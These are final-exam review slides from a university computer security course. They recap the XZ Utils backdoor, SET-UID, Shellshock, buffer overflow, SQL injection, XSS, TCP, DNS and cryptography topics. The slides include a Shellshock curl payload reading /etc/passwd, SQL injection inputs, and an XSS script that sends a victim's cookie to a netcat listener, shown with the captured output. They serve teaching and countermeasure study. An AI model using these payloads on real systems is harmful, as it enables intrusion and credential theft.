CSCI 476: Computer Security

Review, Lessons learned

Reese Pearsall


Fall 2024

Announcements

students after
completing CSCI 476

Lab 9 due Sunday **12/8**

<u>Final Exam</u>
Tuesday December 10th 2:00 – 3:50 in Romney 315
Please be there





Meatball wishes you good luck on your final exams

Story Time

XZ Utils is a Linux compressing library that exists on most Linux systems

This is an open-source library, however it is mostly maintained by Lasse Collin (Larhzu)





Lasse begins to feel overwhelmed by this project with its increased usage and development

In 2022, Jia Tan (JiaT75) begins contributing towards the open-source projects and gains the trust of Lasse

Story Time

XZ Utils is a Linux compressing library that exists on most Linux systems

However, Jia Tan has malicious intentions.

Through a series of complex obfuscations, a disguised test file is used to inject code into the build process of executables for XZ Utils

- This injected code would break authentication for `sshd`, and allow someone to remotely login to these compromised machines, thus creating a **backdoor**

A library that most Linux machines use would install a backdoor onto the system, allowing a threat actor to remotely connect to it

Story Time

XZ Utils is a Linux compressing library that exists on most Linux systems

Andres Freund, a Microsoft Engineer, ended up discovering the vulnerability in March of 2024

Andres noticed that SSH'ing into his machines was taking slightly longer, and using more computational resources than normal

This caused him to inspect the source code to find the cause of this problem. He eventually stumbled upon this backdoor in the XZ library and immediately reported it

CVE 2024 3094


The vulnerability was fixed shortly after that

Story Time

Linux backdoor was a long con, possibly with nation-state support, experts say

Motivations behind XZ Utils backdoor may extend beyond rogue maintainer

Jia Tan has vanished since the incident



Final Exam Logistics

Tuesday, December 10th 2PM – 3:50 PM in Romney Hall 315

15% of your final grade

You are allowed to use one notesheet (8.5 x 11, both sides)

- Can be handwritten or typed

The exam will be about 15 questions

- 14 short answer questions that can be answered in 1-3 sentences
- 1 question where you will develop a threat model for a software system

Study guide can be found on the course website

CSCI 476 Timeline

Look at a variety of attacks in the realm of **software security**, **web security**, **network security**, **cryptography**

→ Learn the countermeasures for these attacks (and how effective they are)

SET-UID Programs

A SET-UID Program allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Every process has two User IDs

- Real UID (RUID)– Identifies the **owner** of the process
- Effective UID (EUID)– Identifies **current privilege** of the process

If a program owner == root,
The program runs with root privileges

- Methods of Attack
  - Unsafe Function Calls (`system()` vs `exec()`)
  - Overwriting important ENV variables (`PATH`)
  - Overwriting important linking ENV variables (`LD PRELOAD`)

Shellshock Attack

- Due to parsing logic in a vulnerable version of bash, we can export an environment variable that bash will interpret as a shell function


- Bash identifies **A** as a function because of the leading "`() {`" and converts it to **B**

```
[A]$ foo=() { echo "hello world"; }; echo "extra";
[B]$ foo () { echo "hello world"; }; echo "extra";
```

- In B, the string now becomes **two commands**

Two conditions are needed to exploit the vulnerability


- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**



A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine

Example Payload

curl -A "() { echo :; }; echo; /bin/cat /etc/passwd" `[URL]`



bash is listening for input on a network connection

Buffer Overflow


When a program unsafely writes data to **the stack** via some buffer, we can overflow the buffer with our data

- If we are smart, we can overwrite the **return address** and have the code jump to **our malicious function**

To find the important locations in our stack, we used $**ebp** and $**esp**

Countermeasures:

- Secure Shell (/bin/dash)
- ASLR
- Stack Guard
- Non-Executable Stack



The malicious code that we injected was **shellcode**

How did we bypass these countermeasures?

We filled overwrote everything else with **NOPs**

SQL Injection

It is common for user input to be inserted into a back-end SQL query. If an application is not careful about sanitizing user input, a user could **supply an input that could be interpreted as SQL code and will interfere with the query**

```
SELECT * FROM credential WHERE
name= '          ' and password='          ';
```

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='asdasdasd';
```

```
Username = Alice'#
Password = asdasdasd
```

NickName: ',salary='100000000

```
UPDATE credential SET
nickname='',salary='100000000',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Countermeasure: SQL Prepare() statements

XSS Attack

Goal: Get someone else's browser to execute our own JavaScript code

Vulnerability: Unsafe user input handling, and unsafe web communication policies


```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

netcat server

Countermeasures:

- Filtering
- Encoding
- CSP, CORS





TCP Attacks

- **TCP Flooding-** spoof a bunch of packets with bogus source IP addresses with the SYN flag. The server thinks these are legitimate requests and allocates computational resources for the request. We flood a server with these until the server can no longer accept new requests (and essentially denying service)

- **TCP Reset-** Break an existing TCP connection by spoofing a TCP RST packet that looks like it came from one of the people in the existing TCP connection.

- **TCP Hijack-** Hijack an existing TCP connection to get a TCP server to execute arbitrary commands. Spoofed a packet with the correct information so that the server thinks it came from the client






TCP Header

DNS Poisoning

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information

Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)




Symmetric Cryptography / Secret Key Encryption

Block Cipher (AES)
→ Split messages into fixed sized blocks, encrypt each block separately

Hello there world


01101000	01100101	01101100
01101100	01101111	00100000
01110100	01101000	01100101
01110010	01100101	00100000
01110111	01101111	01110010
01101100	01100100	00001010


Block 1 Block 2 Block 3



Modes of encryption: **ECB**, CBC, CFG, CTR, CFB

Padding gets applied if the plaintext is not a multiple of the block size







An **initialization vector** (**IV**) is an arbitrary number that can be used with a secret key for data encryption

Frequency Analysis

(as a way to crack substitutions ciphers)



Hashing



Properties of Cryptographic Hash Function:


- Given a hash, it should be difficult to reverse it
- Given a message and its hash, it should be difficult to find another message that has the same hash
- In general, difficult to calculate two values that have the same hash

Applications of Hashing:

- Message Integrity
- Password Storing
- Fairness and Commitment

Birthday Paradox

Hash Collisions occur when two inputs map to the same hash, which can have some scary consequences



